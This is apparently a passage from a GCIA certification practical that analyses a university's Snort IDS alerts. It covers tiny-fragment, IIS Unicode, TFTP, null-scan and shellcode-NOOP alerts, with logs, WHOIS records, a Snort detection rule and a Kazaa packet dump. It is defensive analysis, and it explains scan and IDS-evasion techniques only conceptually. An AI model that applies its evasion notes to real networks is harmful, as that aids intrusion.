http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf

There doesn't appear to be a great wealth of information available regarding this particular worm but a very concise summary is available at http://www.sans.org/y2k/adore.htm.

Tiny Fragments – Possible Hostile Activity:

The "Tiny Fragments – Possible Hostile Activity" alert hails from the days when Snort included a 'minfrag' preprocessor that has since been deprecated in favor of a signature based method (MISC Tiny Fragments, SID:522) of detecting this type of activity. The assumption is that packets could be specially crafted to go unnoticed by intrusion detection systems and firewalls would allow the packets through without being dropped. It has also been proven that IP fragmentation can be used for Denial of Service (DoS) attacks.

It is possible this alert could indicate scanning activity as tools like Nmap can be configured to perform fragmented scans but there doesn't appear to be any indication of a Denial of Service attack. Given the number of packets distributed across a multitude of hosts, if this was a DoS, it would be a rather lame attempt to cause problems to the remote network. The most likely explanation is Peer to Peer (P2P) activity as it has been reported that services such as Morpheus and Kazza will also generate alerts based on the defined fragment threshold.

As stated above, the 'minfrag' preprocessor was replaced in favor of the following Snort rule:

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Tiny Fragments"; fragbits:M; dsize: < 25; classtype:bad-unknown; sid:522; rev:1;)

Example Alert:

```
05/10-03:08:19.075245  [**] Tiny Fragments - Possible Hostile Activity
[**] MY.NET.235.110 -> 130.245.202.137
```

Since it is not known what the threshold specification was set to for the 'minfrag' preprocessor, it is difficult to identify the activity displayed in the example alert. However, it is possible to make an educated guess based on the traffic patterns associated with the "Tiny Fragment" alert.

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
MY.NET.235.110	837	22087
68.37.242.151	1	797
68.212.64.248	2	242
81.102.253.128	1	71
68.36.226.193	1	13

Figure 10 - Tiny Fragment Source Traffic

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
131.128.137.69	1	6101
65.129.144.130	1	2336
130.245.202.137	1	905
MY.NET.224.22	1	797
67.39.32.236	1	660

Figure 11 - Tiny Fragment Destination Traffic

Recommendation:

Since MY.NET.235.110 has a high number of alerts and destination traffic, it is recommended that this machine undergo a review for signs of compromise, illegal file sharing or other signs that could indicate an abuse of Internet resources. As indicated in the Correlations section, the MY.NET.235.110 has generated a number of alerts that could indicate a potential problem. Because there does appear to be P2P-type traffic, a review of university policy regarding Acceptable Use should be conducted to see if file/music sharing is, in fact, an acceptable form of activity. If it is determined that P2P/IM traffic is not covered under the Acceptable Use Policy, firewall rules should be put into place to block this type of traffic from entering and leaving the university network.

It appears this alert was generated by a deprecated feature of the Snort intrusion detection engine. Therefore, a review of the Snort ruleset and/or upgrade of the IDS engine is recommended to limit the number of false positives and increase the functionality of the product. Since this feature has been outdated for quite some time, it stands to reason that the upgraded version of Snort could provide a lower occurrence of false positives while affording additional flexibility, security and coverage.

Finally, if this alert continues to be generated on a consistent basis then it is recommended to conduct a more in-depth analysis to determine the cause of the event. This would involve capturing traffic at the network level with tools such as TCPDUMP, Ethereal or Snort in its packet sniffer mode.

Correlation:

Recent GCIA practical submissions that cover this particular alert include the following:

http://www.giac.org/practical/Mark_Embrich_GCIA.htm
http://www.giac.org/practical/michael_wilkinson_gcia.doc

Mark Embrich's practical provided a great insight into the RFC associated with fragmented packets (RFC 1858) and an interpretation of how Snort deals with these types of packets. Security Focus had an excellent article on IDS Evasion Techniques and Tactics, written by Kevin Timm and available at http://www.securityfocus.com/infocus/1577.

A review of MY.NET.235.110 reveals a number of other alerts that were generated during the same period of time. A further investigation of this machine is warranted as alerts such as the IIS ISAPI Overflow and the Possible Red Worm traffic could indicate a potential compromise.

```
05/10-02:59:22.436971  [**] SMB Name Wildcard [**] 211.170.115.238:1026
-> MY.NET.235.110:137
05/10-03:59:36.612830  [**] IDS552/web-iis_IIS ISAPI Overflow ida
nosize [**] 217.232.19.230:4327 -> MY.NET.235.110:80
```

```
05/10-05:58:59.932866  [**] SMB Name Wildcard [**] 62.248.0.171:1168 ->
MY.NET.235.110:137
05/13-07:14:37.327121  [**] SMB Name Wildcard [**] 202.28.54.242:1025 -
> MY.NET.235.110:137
05/13-09:19:17.628033  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.235.110:65535 -> 62.31.150.93:65280
05/14-06:48:50.468848  [**] SMB Name Wildcard [**] 140.142.181.72:137 -
> MY.NET.235.110:137
05/14-06:51:20.980450  [**] SMB Name Wildcard [**] 140.142.181.72:137 -
> MY.NET.235.110:137
05/14-06:53:59.000972  [**] SMB Name Wildcard [**] 140.142.181.72:137 -
> MY.NET.235.110:137
05/14-10:10:41.382556  [**] SMB Name Wildcard [**] 142.154.138.34:137 -
> MY.NET.235.110:137
05/14-10:15:10.287521  [**] SMB Name Wildcard [**] 142.154.138.34:137 -
> MY.NET.235.110:137
05/14-12:02:48.420935  [**] SMB Name Wildcard [**] 80.49.176.83:1025 ->
MY.NET.235.110:137
05/14-14:14:28.272066  [**] SMB Name Wildcard [**] 140.142.168.53:137 -
> MY.NET.235.110:137
05/14-14:17:21.838531  [**] SMB Name Wildcard [**] 62.219.163.121:1026
-> MY.NET.235.110:137
05/14-14:25:57.028043  [**] SMB Name Wildcard [**] 140.142.168.53:137 -
> MY.NET.235.110:137
05/14-14:33:53.918745  [**] SMB Name Wildcard [**] 140.142.168.53:137 -
> MY.NET.235.110:137
```

SPP_HTTP_Decode: IIS Unicode Attack Detected

The 'IIS Unicode Attack Detected' is generated by the 'http_decode_preprocessor' in Snort and is known to be prone to a high level of false positives. As the preprocessor is looking for Unicode encoded traffic, many legitimate forms of web traffic will trigger this alert. However, this alert could also indicate a Windows machine has been infected with a worm in the form of Nimda, sadmind, and/or the Code Red variants. Unfortunately, it is difficult, based solely on this abbreviated alert format, to determine with any degree of certainty whether machines on the University network have been infected with one of these worms. A complete packet capture or full Snort alert would aid in determining the presence of IIS-based worms on the University machines.

Example Alert:

```
05/10-03:28:27.691673  [**] spp_http_decode: IIS Unicode attack
detected [**] MY.NET.202.146:1522 -> 216.26.171.19:80
05/10-01:21:21.062259  [**] spp_http_decode: IIS Unicode attack
detected [**] MY.NET.97.32:21151 -> 211.233.29.13:80
```

It is interesting to note that the majority of the destination addresses associated with this alert reside on networks of Asian origin and in a random sampling of addresses revealed all were running a web service on various platforms. With this information it is possible that browser localization or something in the non-English sites could trigger the alert. Again further testing is required to determine the cause but it does present a starting

point. Please note that random sampling was conducted by entering the destination IP address into a web browser or by using Netcraft (http://www.netcraft.com) to determine the remote operating system. Manual/Automated scans or other types of OS fingerprinting were not performed.

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
MY.NET.198.217	25	1487
MY.NET.97.127	7	1109
MY.NET.153.167	14	702
MY.NET.236.90	14	626
MY.NET.153.185	11	623

Figure 12 - IIS Unicode Attack Source Traffic

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
211.233.29.9	9	1133
211.233.29.5	11	936
MY.NET.222.166*	369	615
62.205.161.150	1	557
216.35.123.105	32	533

Figure 13 - IIS Unicode Attack Destination Traffic

* - MY.NET.222.166, based on the number of destination addresses, appears to be a legitimate web server residing on the University network.

Recommendation:

Considering that Unicode-type attacks usually targets Microsoft Windows-based platforms, it is highly recommended to ensure that all Windows machines on the University network are patched to the most current levels and a patch management program instituted to ensure timely installation of patches and hot fixes. Of course, a proper patch management methodology applies to all platforms regardless of operating system.

Firewall policies should be configured to only allow port 80 inbound access to those machines running a legitimate web service. Web server and firewall logs should be reviewed on a regular basis to look for signs of potential abuse or compromise. It is also recommended that any IIS web server be configured with an application proxy/hardening script such as the “IIS Lockdown” tool available from Microsoft (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp). The IIS Lockdown tool provides a script to help eliminate unnecessary

services running on a default IIS installation. The tool also includes 'URLScan' that offers an application proxy to mitigate or eliminate the effects of a Unicode attack.

The Snort http_decode_preprocessor can be fine-tuned to minimize the number of false positives. Based on its history of a high false positive rate and the evolution of IIS-based signatures in recent release of Snort, this plug-in could be disabled completely while still affording adequate detection coverage.

Correlation:

Recent GCIA practical submissions that cover this particular alert include the following:

http://www.giac.org/practical/Tod_Beardsley_GCIA.pdf
http://www.giac.org/practical/GCIA/Richard_Baker_GCIA.rtf

Tod Beardsley's treatment of the IIS Unicode Attack was quite thorough as he covered it as a major detect in assignment two of the practical. Richard Baker's practical was also useful as it dealt primarily with the Code Red and Nimda worms from beginning to end and provided a wealth of information on the topic.

Just recently, a book on Snort 2.0 was released by Syngress. While I have not yet had the opportunity to read the book from cover to cover, it was extremely fortunate that the sample chapter provided on the Snort website deals specifically with the preprocessor system! The sample chapter is available for viewing at http://www.syngress.com/book_catalog/244_snort/sample.pdf.

CS WEBSERVER – External Web Traffic

This alert appears to be benign in nature and suggests the rule was written to capture traffic access the CS (Computer Science?) web server from outside the University network. The web server in question resides at MY.NET.100.165 and entertained access from a total of 6653 sources which might not seem odd but in this case; every single access to this web server came from a web crawling service. Curious.

Example Alert:

```
05/11-17:15:09.709958 [**] CS WEBSERVER - external web traffic [**]
200.106.9.54:12915 -> MY.NET.100.165:80
```

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
65.214.36.156*	1	1694
66.77.73.236	1	714
65.214.36.152	1	181
209.131.40.46**	1	104

209.237.238.175	1	79

Figure 14 - CS WEBSERVER Source Traffic

*Registration Information for 65.214.36.156 (askjeeves.com):

```
Organization:
   Ask Jeeves, Inc.
   Domain Name Manager
   5858 Horton St. Suite 350
   Emeryville, CA 94608
   US
   Phone: 510 985 7400
   Email: dnsmanager@askjeeves.com

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: TEOMA.COM

   Created on..............: Thu, Jun 01, 2000
   Expires on..............: Wed, Jun 01, 2005
   Record last updated on..: Mon, Aug 12, 2002

Administrative Contact:
   Ask Jeeves, Inc.
   Domain Name Manager
   5858 Horton St. Suite 350
   Emeryville, CA 94608
   US
   Phone: 510 985 7400
   Email: dnsmanager@askjeeves.com

Technical Contact:
   Ask Jeeves, Inc.
   DNS Administrator
   5858 Horton St. Suite 350
   Emeryville, CA 94608
   US
   Phone: 510-985-7400
   Email: dns@askjeeves.com

Zone Contact:
   Ask Jeeves, Inc.
   DNS Administrator
   5858 Horton St. Suite 350
   Emeryville, CA 94608
   US
   Phone: 510-985-7400
   Email: dns@askjeeves.com

Domain servers in listed order:

D1BIL.DIRECTHIT.COM                              65.214.36.198
D1ABV.DIRECTHIT.COM                              216.200.130.198
```

```
Register your domain name at http://www.register.com
```

** Registration Information for 209.237.238.175 (alexa.com):

```
Registrant:
Alexa Internet (ALEXA-DOM)
   Presidio Bldg 37, PO Box 29141
   San Francisco, CA 94129-0141
   US

   Domain Name: ALEXA.COM

   Administrative Contact, Technical Contact:
      Operations, Alexa  (AIO114)              ops@ALEXA.COM
      Alexa Internet
      PO Box 29141
      San Francisco, CA  94129
      US
      415-561-6900 415-561-6795

   Record expires on 16-Jul-2005.
   Record created on 17-Jul-1996.
   Database last updated on 22-May-2003 15:45:04 EDT.

   Domain servers in listed order:

   NS1.ALEXA.COM               209.237.237.10
   NS2.ALEXA.COM               209.237.237.11
   NS1.UNITEDLAYER.COM         209.237.230.11
   NS2.UNITEDLAYER.COM         209.237.230.22
```

Recommendation:

Given the appearance of normal web traffic, albeit from web crawling services only, there doesn't appear to be anything malicious or suspicious in this traffic. As with any public facing service, it is recommended to only allow those protocols that need implicit access to the server. In this example, it seems reasonable that port 80 and possible 443 should be open for web services. It is also recommended to ensure the system is patched to the most recent levels available for the platform and that logs are monitored on a regular basis.

It also appears this server is hosting an FTP site (see correlation below) which lends itself to a potentially wider range of problems. FTP services are known to be vulnerable to a plethora of exploits and the service should be monitored closely for signs of abuse. It is also suggested that alternatives methods of file transfer, such as SSH, be considered to help eliminate the threat that FTP services provide to the network.

Correlation:

There is a corresponding rule associated with the web server residing on the University network. An FTP alert, "CS WEBSERVER – external ftp traffic", triggered 816 alerts during the same time frame. A sample of this alert is shown below:

```
ALERT,May,14,18:23:03.106845,CS WEBSERVER - external ftp
traffic,213.140.18.139,3682,MY.NET.100.165,21
```

Not surprisingly, not a lot of attention was given to this alert in other GCIA practical submissions. Giving only the most cursory of information is the practical from Stan Hoffman at http://www.giac.org/practical/Stan_Hoffman_GCIA.doc. Stan's theory supports my own that this is benign traffic and does not represent a threat to the University network.

TFTP - Internal TCP Connection to External TFTP Server:

TFTP (Trivial File Transfer Protocol) allows for an unauthenticated, clear-text connection on port 69 for the purpose of retrieving files in an automatic fashion. Typically, TFTP is seen on many types of network infrastructure hardware (routers, switches, etc) to facilitate the uploading/downloading of firmware, software and/or specialized application updates.

Due to the inherent security issues surrounding the use of TFTP on a public network, it is generally considered a high risk to allow this type of network traffic to enter the internal network from external sources and vice versa.

Example Alert:

```
05/10-01:18:57.448155  [**] TFTP - Internal TCP connection to external
tftp server [**] MY.NET.223.114:1177 -> 64.12.25.164:69
05/10-01:19:57.439858  [**] TFTP - Internal TCP connection to external
tftp server [**] MY.NET.223.114:1177 -> 64.12.25.164:69
05/10-01:30:05.253087  [**] TFTP - Internal TCP connection to external
tftp server [**] MY.NET.240.10:1081 -> 64.12.30.224:69
05/10-01:20:32.972746  [**] TFTP - Internal TCP connection to external
tftp server [**] MY.NET.240.10:1110 -> 64.12.26.249:69
05/10-01:10:57.414418  [**] TFTP - Internal TCP connection to external
tftp server [**] MY.NET.223.114:1177 -> 64.12.25.164:69
```

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
MY.NET.205.234	11	1967
MY.NET.240.10	5	1838
64.12.30.224	2	1594
MY.NET.224.242	8	1000
64.12.28.97	1	902

Figure 15 – TFTP – Internal TCP Connection Source Traffic

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
64.12.30.224	2	1949
MY.NET.205.234	10	1600
MY.NET.240.10	5	1600
64.12.28.97	1	983
MY.NET.224.242	8	800

Figure 16 - TFTP - Internal TCP Connection Destination Traffic

It is interesting to note that a VERY high percentage of the external IP addresses involved belong to America Online as shown below. This could indicate a potential problem with AOL servers and warrants further review.


```
OrgName:    America Online, Inc.
OrgID:      AMERIC-158
Address:    10600 Infantry Ridge Road
City:       Manassas
StateProv:  VA
PostalCode: 20109
Country:    US

NetRange:   64.12.0.0 - 64.12.255.255
CIDR:       64.12.0.0/16
NetName:    AOL-MTC
NetHandle:  NET-64-12-0-0-1
Parent:     NET-64-0-0-0-0
NetType:    Direct Assignment
NameServer: DNS-01.NS.AOL.COM
NameServer: DNS-02.NS.AOL.COM
Comment:
RegDate:    1999-12-13
Updated:    1999-12-16

TechHandle: AOL-NOC-ARIN
TechName:   America Online, Inc.
TechPhone:  +1-703-265-4670
TechEmail:  domains@aol.net

# ARIN WHOIS database, last updated 2003-05-21 20:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Link Graph Depicting Traffic Relationship:



Recommendation

Generally, it is not considered best practice to allow this type of network activity to traverse the public network. There are known vulnerabilities associated with TFTP and many Trojans take advantage of the protocol as a backdoor or remote control of infected servers. Bearing this in mind, it is recommended to isolate the use of TFTP to internal network segments only and block all access to/from the external network. It is also recommended, as a precautionary measure, to inspect the internal machines listed above for signs of compromise.

Correlation:

Recent GCIA practical submissions that cover this particular alert include the following:

http://www.giac.org/practical/GCIA/Michael_Hotaling_GCIA.pdf
http://www.giac.org/practical/GCIA/Al_Maslowski-Yerges_GCIA.pdf
http://www.giac.org/practical/Joe_Ellis_GCIA.doc

All of these practical submissions were instrumental in getting my hands wrapped around the concept of TFTP usage in a network environment. I found Michael's theory and recommendations to be more consistent with my own beliefs but it was interesting to read another point of view in Al's summation of the traffic he analyzed.

Null Scan!:

Null scanning is a "stealth" technique of mapping a network. As the name suggests, a null scan sends a packet to a distant node without any flags enabled. If the port is open, the node will drop the packet and not illicit a response. However, if the port is closed, the node will send a RST (reset) packet back to the scanning host. This type of scanning is also known as 'inverse mapping' and has been known to go undetected by intrusion detection systems. While it does have some limitations, for a long time it was a very effective scanning technique against Unix systems. Although most modern IDS installations detect this type of activity, it still remains a popular form of network mapping as evidenced in the alerts generated.

Example Alert:

```
05/11-05:24:34.639217  [**] Null scan! [**] 216.78.252.220:0 ->
MY.NET.222.54:0
05/11-05:38:01.289250  [**] Null scan! [**] 65.67.115.229:0 ->
MY.NET.249.178:0
05/11-05:24:34.924282  [**] Null scan! [**] 216.78.252.220:0 ->
MY.NET.222.54:0
05/11-05:24:35.149004  [**] Null scan! [**] 216.78.252.220:0 ->
MY.NET.222.54:0
05/11-05:38:01.650243  [**] Null scan! [**] 65.67.115.229:0 ->
MY.NET.249.178:0
05/11-05:38:02.588612  [**] Null scan! [**] 65.67.115.229:0 ->
MY.NET.249.178:0
```

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
216.78.252.220*	1	2466
68.210.178.210	1	440
68.36.104.26	1	401
68.18.34.90	2	397
68.37.242.151	1	273

Figure 17 - Null Scan Source Traffic

* - Registration Information for 216.78.252.220:

The number one source address pertaining to the Null scanning activity belongs to a well-known Internet Service Provider. It is quite common to see large scale scans coming from ISP's that cater to the consumer cable/dsl market.

```
OrgName:    BellSouth.net Inc.
OrgID:      BELL
Address:    575 Morosgo Drive
City:       Atlanta
StateProv:  GA
PostalCode: 30324
Country:    US

NetRange:   216.76.0.0 - 216.79.255.255
CIDR:       216.76.0.0/14
NetName:    BELLSNET-BLK5
NetHandle:  NET-216-76-0-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.BELLSOUTH.NET
NameServer: NS.ATL.BELLSOUTH.NET
Comment:
Comment:    For Abuse Issues, email abuse@bellsouth.net. NO
ATTACHMENTS. Include IP
Comment:    address, time/date, message header, and attack logs.
Comment:    For Subpoena Request, email ipoperations@bellsouth.net with
"SUBPOENA" in
Comment:    the subject line. Law Enforcement Agencies ONLY, please.
RegDate:    1998-09-15
Updated:    2003-05-05

TechHandle: JG726-ARIN
TechName:   Geurin, Joe
TechPhone:  +1-404-499-5240
TechEmail:  ipoperations@bellsouth.net

AbuseHandle: ABUSE81-ARIN
AbuseName:   Abuse Group
AbusePhone:  +1-404-499-5224
AbuseEmail:  abuse@bellsouth.net

OrgAbuseHandle: ABUSE81-ARIN
OrgAbuseName:   Abuse Group
OrgAbusePhone:  +1-404-499-5224
OrgAbuseEmail:  abuse@bellsouth.net

OrgTechHandle: JG726-ARIN
OrgTechName:   Geurin, Joe
OrgTechPhone:  +1-404-499-5240
OrgTechEmail:  ipoperations@bellsouth.net

# ARIN WHOIS database, last updated 2003-05-21 20:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
MY.NET.222.54	1	2466
MY.NET.82.248	1	440
MY.NET.240.154	1	401
MY.NET.110.168	1	391
MY.NET.224.22	1	273

Figure 18 - Null Scan Destination Traffic

Recommendation:

Network reconnaissance in the form of scanning is often a precursor to something more dangerous with the potential to damage or compromise systems. The general idea behind scanning is to map a network and learn what ports are open on which hosts that can be exploited. The simple fact of the matter is that scanning happens and will continue to be a primary form of reconnaissance until networks take more care in hardening their systems and adopting a patch management methodology to stay current on recent vulnerabilities.

It is recommended that the machines listed above that reside on the university network be examined for any signs of compromise. It is also recommended to eliminate unnecessary services running on these machines. Finally, it may be a good idea to monitor scanning activity and take steps to block repeat offenders or notify the offending ISP of the activity.

Correlation:

Recent GCIA practical submissions include the following:

http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf

Unfortunately, John Melvin's practical was one of the very few recent submissions to give the Null Scan activity any attention. This is probably due to the fact it is very common in most large scale networks and there is very little, if anything, that can be done to prevent this type of activity from occurring.

EXPLOIT x86 NOOP:

This alert indicates a possible 'shellcode' attack that works by gaining a remote shell from a wide range of buffer overflow vulnerabilities. Unfortunately, without having access to the entire packet capture for this alert, it is difficult to determine its lethality or potential for a compromised host on the university network.

Example Alert:

```
05/11-06:50:55.634957  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1970 ->
MY.NET.86.19:80
05/11-06:51:49.140908  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1984 ->
MY.NET.111.21:80
05/11-06:51:51.209331  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1984 ->
MY.NET.111.21:80
05/11-06:51:53.754143  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1984 ->
MY.NET.111.21:80
05/11-06:51:54.485413  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:54.667525  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:54.675720  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:55.420556  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:57.749018  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:58.198913  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
05/11-06:51:58.659211  [**] EXPLOIT x86 NOOP [**] 81.218.141.29:1987 ->
MY.NET.130.21:80
```

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
140.99.30.40	46	4263
207.21.221.96	10	889
195.18.251.123	51	241
81.91.66.73	49	199
195.7.97.46	1	157

Figure 19 - EXPLOIT x86 NOOP Source Traffic

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
MY.NET.198.97	5	262
MY.NET.198.237	5	251
MY.NET.228.198	5	241
MY.NET.198.226	2	205
MY.NET.190.93	1	157

Figure 20 - EXPLOIT x86 NOOP Destination Traffic

Correlation:

Recent GCIA practical submissions include:

http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf

John Melvin's practical did a great job in summarizing 'shellcode' attacks and how Snort flags the traffic for alerting purposes. Most of the other recent GCIA papers listed the alert but didn't offer much in the way of analysis. More often than not, this alert is prone to false positives so it really does require a deeper analysis than we are able to perform at this level.

Summary of Scanning Activity:

Type of Scan	Number of Alerts
SYN	3171878
UDP	617319
NULL	5700
FIN	2415
NOACK	1631
VECNA	597
UNKNOWN	328
XMAS	149
NMAPID	96
FULLXMAS	92

Figure 21 - Summary Listing of Scanning Activity

Scanning Top Talkers:

IP Address	Number of Scans
MY.NET.196.193	2874935
MY.NET.202.238	94441
MY.NET.227.198	55696
MY.NET.97.83	22976
MY.NET.251.142	22241
MY.NET.204.46	14575
MY.NET.249.178	14549
MY.NET.87.50	14071
MY.NET.236.178	13675
MY.NET.210.202	13625

Figure 22 - Scanning Top Talkers

Clearly, there is something amiss with MY.NET.196.193 and it warrants further investigation. At a minimum, this machine should be taken offline as soon as possible and analyzed for signs of compromise. There is every indication that this machine is infected with some potentially damaging worms or malware, which makes it a shining example of improper security measures being in place, failure to adhere to university policy and a general disregard for industry best practices.

Summary of Out of Spec (OOS) Activity:

During the five day period of this analysis, a total of 32650 OOS packets were captured with the Top Five Talkers displayed below. Analysis of these files also revealed a high utilization of peer to peer file sharing programs such as KaZza, Morpheus and others.

OOS Top Talkers:

Number of Entries	Source IP Address
1259	66.117.21.91
477	210.253.206.180
405	148.63.137.221
296	213.197.10.95
13	209.123.49.137

Figure 23 - OOS Top Talkers

P2P Activity:

The following examples show the presence of P2P programs on the University network. This type of traffic often indicates illegal file sharing in the form of copyrighted music from various artists. The Recording Industry Association of America (RIAA) has taken an aggressive stance against serious abusers of this technology and is going after Universities that condone/support/allow this type of activity to occur on their network. With this in mind, it is recommended that this type of traffic be blocked and/or carefully monitored. It is also recommended to consider revising the University Acceptable Use Policy to include the University stance on P2P technologies.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

05/09-00:48:06.381269 148.63.94.115:1080 -> MY.NET.251.2:3724
TCP TTL:109 TOS:0x0 ID:46931 IpLen:20 DgmLen:378 DF
****P*** Seq: 0x2B64CE0A  Ack: 0x0  Win: 0x2000  TcpLen: 20
47 45 54 20 2F 2E 68 61 73 68 3D 32 38 39 63 63  GET /.hash=289cc
39 32 31 62 63 65 38 38 33 38 66 63 64 37 65 64  921bce8838fcd7ed
65 65 32 38 62 62 37 64 30 38 62 32 31 64 37 62  ee28bb7d08b21d7b
66 61 37 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F  fa7 HTTP/1.1..Ho
73 74 3A 20 31 33 30 2E 38 35 2E 32 35 31 2E 32  st: MY.NET.251.2
3A 33 37 32 34 0D 0A 55 73 65 72 41 67 65 6E 74  :3724..UserAgent
3A 20 4B 61 7A 61 61 43 6C 69 65 6E 74 20 4D 61  : KazaaClient Ma
79 20 32 38 20 32 30 30 32 20 31 34 3A 35 31 3A  y 28 2002 14:51:
32 31 0D 0A 58 2D 4B 61 7A 61 61 2D 55 73 65 72  21..X-Kazaa-User
6E 61 6D 65 3A 20 73 74 61 6D 70 79 73 74 61 6D  name: stampystam
70 0D 0A 58 2D 4B 61 7A 61 61 2D 4E 65 74 77 6F  p..X-Kazaa-Netwo
72 6B 3A 20 66 69 6C 65 73 68 61 72 65 0D 0A 58  rk: fileshare..X
2D 4B 61 7A 61 61 2D 49 50 3A 20 31 39 32 2E 31  -Kazaa-IP: 192.1
36 38 2E 30 2E 33 3A 31 32 31 34 0D 0A 58 2D 4B  68.0.3:1214..X-K
61 7A 61 61 2D 53 75 70 65 72 6E 6F 64 65 49 50  azaa-SupernodeIP
3A 20 32 34 2E 33 34 2E 32 32 32 2E 31 37 34 3A  : 24.34.222.174:
33 38 36 34 0D 0A 52 61 6E 67 65 3A 20 62 79 74  3864..Range: byt
```

```
65 73 3D 31 37 37 37 35 36 2D 39 33 31 33 30 38  es=177756-931308
